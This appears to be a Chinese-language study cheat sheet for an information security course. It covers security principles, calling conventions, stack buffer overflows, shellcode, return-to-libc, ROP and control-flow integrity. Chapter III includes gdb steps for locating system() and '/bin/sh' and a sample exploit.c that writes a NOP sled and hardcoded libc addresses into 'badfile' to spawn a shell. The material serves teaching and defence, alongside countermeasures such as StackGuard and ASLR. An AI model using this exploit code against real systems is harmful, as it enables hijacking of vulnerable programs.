


# Info Sys Cheat Sheet

## Chapter I

1. 由一台计算机的所有硬件和软件构成的整体称为一个主机系统。
2. 由一套应用软件及支撑其运行的所有硬件和软件构成的整体称为一个信息系统。
3. 如果信息系统A的某些功能需要由主机系统H实施，则称信息系统A依赖主机系统H，或称主机系统H承载信息系统A。
4. 引理1.1 承载任何一个信息系统所需要的主机系统数量是有限的。
5. 如果信息系统A的某些功能需要由网络设施D实施，则称信息系统A依赖网络设施D，或称网络设施D承载信息系统A。
6. 任何一个信息系统都只需要由有限数量的主机系统和有限数量的网络设施承载。
7. 信息系统的安全性（Security）指信息系统具有的降低安全攻击风险的特性，它的作用主要体现在以下两个方面：
  1. 降低安全攻击获得成功的可能性；
  2. 降低成功的攻击造成的损害。
8. 主机系统安全与网络安全相结合是信息系统安全的有效方法。
9. 信息系统安全问题具有以下特点：
  1. 涉及硬件安全和软件安全；
  2. 以主机系统安全为核心；
  3. 需要兼顾网络安全
10. 经典要素:机密,完整,可用
11. 机密性是指防止私密的或机密的信息泄露给非授权的实体的属性。
12. 完整性分为数据完整性和系统完整性，数据完整性指确保数据（包括软件代码）只能按照授权的指定方式进行修改的属性，系统完整性指系统没有受到未经授权的操控进而完好无损的执行预定功能的属性。
13. 可用性是指确保系统及时工作并向授权用户提供所需服务的属性
14. 安全策略：
  1. 安全策略是指规定一个组织为达到安全目标如何管理、保护和发布信息资源的法律、规章和条例的集合。
  2. 安全策略是指为达到一组安全目标而设计的规则的集合。
  3. 安全策略是指关于允许什么和禁止什么的规定
15. 安全模型：
  1. 安全模型是指拟由系统实施的安全策略的形式化表示。
  2. 安全模型是指用更加形式化的或数学化的术语对安全策略的重新表述。
  3. 在访问行为中，主动发起访问操作的实体称为主体，被动接受访问操作的实体称为客体。
16. 访控矩阵模型：



$M_{ij}$  表示权限集合，描述主体  $s_i$  拥有的访问客体  $o_j$  的权限。

#### 17. 安全机制：

1. 安全机制是指实现安全功能的逻辑或 算法。
2. 安全机制是指在硬件和软件中实现特 定安全实施功能或安全相关功能的逻辑或算法。
3. 安全机制是指实施安全策略的方法、 工具或规程。

#### 18. 安全设计原则：

1. 经济性原则（Economy of Mechanism）  
安全机制设计尽可能简单和短小从而在排查缺陷、检测漏洞时，代码审查更容易处理
2. 默认拒绝原则（Fail-Safe Defaults）  
只要没有授权信息，就不允许访问
3. 完全仲裁原则（Complete Mediation）  
授权检查覆盖任何一个访问操作 · 要求：安全机制有能力标识访问操作请求的所有源头； 能够对待为了提高性能而缓存的检查结果
4. 开放设计原则（Open Design）  
不将安全机制的设计作为秘密，不将系统安全性寄托 在保守安全机制设计秘密的基础上  
应在公开安全机制设计方案的前提下，借助容易保护 的特定元素，如密钥、口令等，增强系统的安全性  
开放设计，有助于安全机制接收广泛审查
5. 特权分离原则（Separation of Privilege）  
细分特权，分配给多个主体，减少每个特权拥有者的权力
6. 最小特权原则（Least Privilege）  
每个程序和每个用户应只拥有完成工作所需特权的最小 集合 · 限制由意外或错误引起的破坏；将特权程序之间的潜在 交互数降低到正确操作所需的最小值，尽量避免非经意、 不必要、不恰当的使用特权
7. 最少公共机制原则（Least Common Mechanism）  
将多个用户共用和被全体用户依赖的机制的数量减到最少
8. 心理可接受原则（Psychological Acceptability）  
安全机制的良好交互性、安全目标与安全机制的吻合性

#### 19. 信息系统安全防护基本原则

1. 整体性原则  
从整体上构思和设计信息系统的安全框架， 合理选择和布局信息安全的 技术组件，使 它们之间相互关联、相互补充，达到信息 系统整体安全的目标
2. 分层性原则  
保障信息系统安全 不能依赖单一的保 护机制

信息系统中只有构建良好分层的安全措施才能够保证信息的安全

### 3. 最小特权原则

最小特权（Least Privilege）的思想是系统不应赋予用户超过其执行任务所需特权以外的特权，或者说仅给用户赋予必不可少的特权

## Chapter II

### 1. `cpp` 编译过程

1. 预处理, 将所有的`#include`头文件以及宏定义替换成其真正的内容, 预处理之后得到的仍然是文本文件, 但文件体积会大很多。`gcc`的预处理是预处理器`cpp`来完成的。
2. 编译. 这里的编译不是指程序从源文件到二进制程序的全部过程, 而是指将经过预处理之后的程序转换成特定汇编代码(assembly code)的过程。
3. 汇编, 汇编过程将上一步的汇编代码转换成机器码(machine code), 这一步产生的文件叫做目标文件, 是二进制格式。
4. 链接, 链接过程将多个目标文以及所需的库文件(.so等)链接成最终的可执行文件(executable file)。

### 2. 变量

1. 局部变量在栈中
2. `malloc`的内存存在堆中。

### 3. 栈帧(stack frame) - 每个过程调用(procedure invocation)具有自己的栈帧.C语言中, 每个栈帧对应着一个未运行完的函数。栈帧中保存了该函数的返回地址和局部变量。如procedure A 调用 B, B帧必须在A的帧前面退出

4. `__cdecl` 是C Declaration的缩写 (declaration, 声明), 表示C语言默认的函数调用方法: 所有参数从右到左依次入栈, 这些参数由调用者清除, 称为手动清栈。被调用函数不会要求调用者传递多少参数, 调用者传递过多或者过少的参数, 甚至完全不同的参数都不会产生编译阶段的错误。
5. `__stdcall` 调用约定: 函数的参数自右向左通过栈传递, 被调用的函数在返回前清理传送参数的内存栈。
6. `__fastcall` 调用约定: 它是通过寄存器来传送参数的 (实际上, 它用ECX和EDX传送前两个双字 (DWORD) 或更小的参数, 剩下的参数仍旧自右向左压栈传送, 被调用的函数在返回前清理传送参数的内存栈)。


## Chapter III

### buffer overflow

```
void func (char *str) {
    char buffer[12];
    int variable_a;
    strcpy (buffer, str);
}

int main() {
    char *str = "I am greater than 12 bytes";
    func (str);
}
```

(a) A code example



(b) Active Stack Frame in func()

- 栈方向: 栈从高地址向低地址增长 (而缓冲区正好相反)。
- 返回地址: 函数返回后所执行的地址。
  - 在进入函数之前, 程序需要记住从函数返回之后, 应该返回到哪里。也就是需要记住返回地址。
  - 返回地址是函数调用下一条指令的地址。

- 返回地址会储存在栈上。在 x86 中，指令 `call func` 会将 `call` 语句下一条指令的地址压入栈中（返回地址区域），之后跳到 `func` 的代码处。
- 帧指针（FP）：用于引用局部变量和函数参数。这个指针储存在寄存器中（例如 x86 中是 `ebp` 寄存器）。下面，我们使用 `$FP` 来表示 `FP` 寄存器的值。
  - `variable_a` 被引用为 `$FP-16`。
  - `buffer` 被引用为 `$FP-12`。
  - `str` 被引用为 `$FP+8`。
- 缓冲区溢出问题：上面的程序拥有缓冲区溢出问题。
  - 函数 `strcpy(buffer, str)` 将内存从 `str` 复制到 `buffer`。
  - `str` 指向的字符串多于 12 个字符，但是 `buffer` 的大小只为 12。
  - 函数 `strcpy` 不检查 `buffer` 是否到达了边界。它值在看到字符串末尾 `\0` 时停止。
  - 所以，`str` 末尾的字符会覆盖 `buffer` 上面的内存中的内容。

## Utilize


为了完全利用栈缓冲区溢出漏洞，我们需要解决几个挑战性的问题。

- 注入恶意代码：我们需要能够像目标进程的内存中注入恶意代码。如果我们可以控制目标程序中，缓冲区的内存，就可以完成它。例如，在上面的例子中，程序从文件获取输入。我们可以将恶意代码保存到文件中，并且目标程序会将其读入内存。
- Tips: 考虑 shellcode: Padding+
- 跳到恶意代码：使用内存中已有的恶意代码，如果目标程序可以跳到恶意代码的起始点，攻击者就能控制它。

## Injection

使用程序中的缓冲区溢出漏洞，我们可以轻易向运行的程序的内存中注入恶意代码。


程序从文件 `badfile` 读取内存，并且将内存复制到 `buffer` 之后，我们可以简单将恶意代码（二进制形式）储存在 `badfile` 中，漏洞程序会将恶意代码复制到栈上的 `buffer`（它会溢出 `buffer`）。




由于栈是低地址方向增长的，因此局部数组buffer的指针在缓冲区的下方。当把data的数据拷贝到buffer内时，超过缓冲区区域的高地址部分数据会“淹没”原本的其他栈帧数据，根据淹没数据的内容不同，可能会有产生以下情况：

- 1、淹没了其他的局部变量。如果被淹没的局部变量是条件变量，那么可能会改变函数原本的执行流程。这种方式可以用于破解简单的软件验证。
- 2、淹没了ebp的值。修改了函数执行结束后要恢复的栈指针，将会导致栈帧失去平衡。
- 3、淹没了返回地址。这是栈溢出原理的核心所在，通过淹没的方式修改函数的返回地址，使程序代码执行“意外”的流程！
- 4、淹没参数变量。修改函数的参数变量也可能改变当前函数的执行结果和流程。
- 5、淹没上级函数的栈帧，情况与上述4点类似，只不过影响的是上级函数的执行。当然这里的前提是保证函数能正常返回，即函数地址不能被随意修改（这可能很麻烦！）。

如果在data本身的数据内就保存了一系列的指令的二进制代码，一旦栈溢出修改了函数的返回地址，并将该地址指向这段二进制代码的真实位置，那么就完成了基本的溢出攻击行为。







通过计算返回地址内存区域相对于buffer的偏移，并在对应位置构造新的地址指向buffer内部二进制代码的其实位置，便能执行用户的自定义代码！这段既是代码又是数据的二进制数据被称为shellcode，因为攻击者希望通过这段代码打开系统的shell，以执行任意的操作系统命令—比如下载病毒，安装木马，开放端口，格式化磁盘等恶意操作。

## Prevention

- **stack shield** 当函数调用时,Stack Shield 将返回地址复制到不能覆盖的区域。从函数返回时，返回地址被存储。因此，即使栈上的返回地址发生改变，也没有效果，因为原始的返回地址在返回地址用于跳转之前复制了回来。
- **Stack Guard**
  - 观察：一个人需要覆盖返回地址之前的内存，来覆盖返回地址。换句话说，攻击者很难治修改返回地址，而不修改返回地址之前的栈内存。
  - 无论函数什么时候调用，都可以将一个哨兵值放在返回地址的旁边。
  - 如果函数返回值，哨兵值发生改变，就代表发生了缓冲区溢出。
  - Stack Guard 也内建于 GCC。
- **ASLR** 猜测恶意代码的地址空间是一个缓冲区溢出的关键步骤。如果我们可以使恶意代码的地址难以预测，攻击就能变得更困难。
- **Exec Shield** 从攻击中，我们可以观察到，攻击者将恶意代码放置在栈上，并跳转到它。由于栈是数据而不是代码的地方，我们可以将栈配置为不可执行，因此防止了恶意代码的执行

## Return to Lib c

为了对抗堆栈不可执行

为了理解这种新型攻击，让我们回忆从栈中执行恶意代码的主要目的。我们知道它为了调用 Shell。问题就是，我们是否能够不实用输入的代码来调用 Shell？这实际上是可行的：我们可以使用操作系统自身的代码来调用 Shell。更加具体来讲，我们可以使用操作系统的库函数来完成我们的目标。在类 Unix 系统中，叫做 Libc 的共享库提供了 C 运行时。这个库是多数 C 程序的基础，因为它定义了系统调用，以及其他基本的设施，例如 `open`、`malloc`、`printf`、`system`，以及其他。Libc 的代码已经作为共享运行时库在内存中了，并且他可以被所有应用访问。

函数 `system` 是 Libc 中的函数之一。如果我们可以使用参数 `/bin/sh` 调用这个函数，我们就可以获得 Shell。这是 Return-to-Libc 攻击的基本原理。攻击的第一部分类似于使用 Shellcode 的攻击，它溢出了缓冲区，并修改了栈上的返回地址。第二部分所有不同。不像 Shellcode 方式，返回地址不指向任何注入的代码。它指向 Libc 中函数 `system` 的入口。如果我们执行正确，我们就可以强迫目标程序执行 `system("/bin/sh")`，它会加载 Shell。

获取system函数的位置,用gdb打断点直接找函数地址

```
1 $ gdb a.out
2 (gdb) b main
3 (gdb) r
4 (gdb) p system
5 $1 = {<text variable, no debug info>} 0x9b4550 <system>
6 (gdb) p exit
7 $2 = {<text variable, no debug info>} 0x9a9b70 <exit>
```

从上面的 GDB 命令，我们可以发现，`system` 函数的地址是 `0x9b4550`，函数 `exit` 的返回地址是 `0x9a9b70`。你系统中的实际地址可能不同。

查找 `/bin/sh`，使用gdb在lib.so中查找字符串。

```
1 p __libc_start_main
2 $address
3 find $address,+2000000,"/bin/sh"
```

参考exploit:

```
1 //exploit.c
2 #include <stdlib.h>
3 #include <stdio.h>
4 #include <string.h>
5 int main(int argc, char **argv)
6 {
7     char buf[40];
8     FILE *badfile;
9     badfile = fopen("./badfile", "w");          // You need to decide
the addresses and          the values for X, Y, Z. The order of the
following          three statements does not imply the order of X, Y, Z.
          Actually, we intentionally scrambled the order. */
```

```

10     strcpy(buf,
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90");/
/ nop 16 times
11     *(long *) &buf[24] = 0xbffff43 ; // "//bin//sh"
12     *(long *) &buf[16] = 0xb7ea88b0 ; // system()
13     *(long *) &buf[28] = 0xb7e9db30 ; // exit()
14     fwrite(buf, sizeof(buf), 1, badfile);
15     fclose(badfile);
16 }

```

目标程序的buffer是12.

## ROP

ROP是一个复杂的技术，允许我们绕过DEP和ALSR.

顾名思义ROP，就是面向返回语句的编程方法，它借用libc代码段里面的多个retq前的一段指令拼凑成一段有效的逻辑，从而达到攻击的目标。

为什么是retq，因为retq指令返到哪里执行，由栈上的内容决定，而这是攻击者很容易控制的地址。

那参数如何控制，就是利用retq执行前的pop reg指令，将栈上的内容弹到指令的寄存器上，来达到预期


一段retq指令未必能完全到想攻击目标的前提条件，那可在栈上控制retq指令跳到另一段retq指令表，如果它还达不到目标，再跳到另一段retq，直到攻击目标实现。

在ret2plt攻击方法，我们使用PPR(pop, pop, ret)指令序列，实现顺序执行多个strcpy函数调用，其实这就是一种最简单的ROP用法。ROP更是ret2plt的升级版


ROP方法技巧性很强，那它能完全胜任所有攻击吗？返回语句前的指令是否会因为功能单一，而无法实施预期的攻击目标呢？业界大牛已经过充分研究并证明ROP方法是图灵完备的，换句话说，ROP可以借用libc的指令实现任何逻辑功能。

ROP的核心思想：攻击者扫描已有的动态链接库和可执行文件，提取出可以利用的指令片段(gadget)，这些指令片段均以ret指令结尾，即用ret指令实现指令片段执行流的衔接。操作系统通过栈来进行函数的调用和返回。函数的调用和返回就是通过压栈和出栈来实现的。每个程序都会维护一个程序运行栈，栈为所有函数共享，每次函数调用，系统会分配一个栈帧给当前被调用函数，用于参数的传递、局部变量的维护、返回地址的填入等。栈帧是程序运行栈的一部分，在Linux中，通过%esp和 %ebp寄存器维护栈顶指针和栈帧的起始地址，%eip是程序计数器寄存器。而ROP攻击则是利用以ret结尾的程序片段，操作这些栈相关寄存器，控制程序的流程，执行相应的gadget，实施攻击者预设目标。ROP不同于return-to-libc攻击之处在于，ROP攻击以ret指令结尾的函数代码片段，而不是整个函数本身去完成预定的操作。从广义角度讲，return-to-libc攻击是ROP攻的特例。最初ROP攻击实现在x86体系结构下，随后扩展到各种体系结构。与以往攻击技术不同的是，ROP恶意代码不包含任何指令，将自己的恶意代码隐藏在正常代码中。因而，它可以绕过防御技术。





X64



## Chapter IV

1. CFI:在程序执行期间, 每当一条机器指令转移控制 时, 通过预先构建的控制流图 (CFG, Control Flow Graph), 来确定转移目标的有效性。
2. Basic Block:块开始作为跳转目标,块结束跳转

```
1. x = y + z
2. z = t + i
```

```
3. x = y + z
4. z = t + i
5. jmp 1
```

```
6. jmp 3
```

```
1. x = y + z
2. z = t + i
3. x = y + z
4. z = t + i
5. jmp 1
```

### 3. 静态控制流图:

每一个顶点  $v_i$  是一个基本块

边  $(v_i, v_j)$  表示从基本块  $v_i$  到基本块  $v_j$  的控制转移

### 4. Call Graph: 每一个函数是一个节点, 边 $(v_i, v_j)$ 表示函数 $v_i$ 调用函数 $v_j$

### 5. CFI:

仅需要监视间接调用: `jmp`, `call`, `ret` (通过寄存器)

无需监视直接调用: 代码是不变的, 目标地址无法更改

直接调用: 就是直接来调用这 `bai` 个函数。比如 `function (A)`

间接调用: 不指定唯一的目标函数的调用。

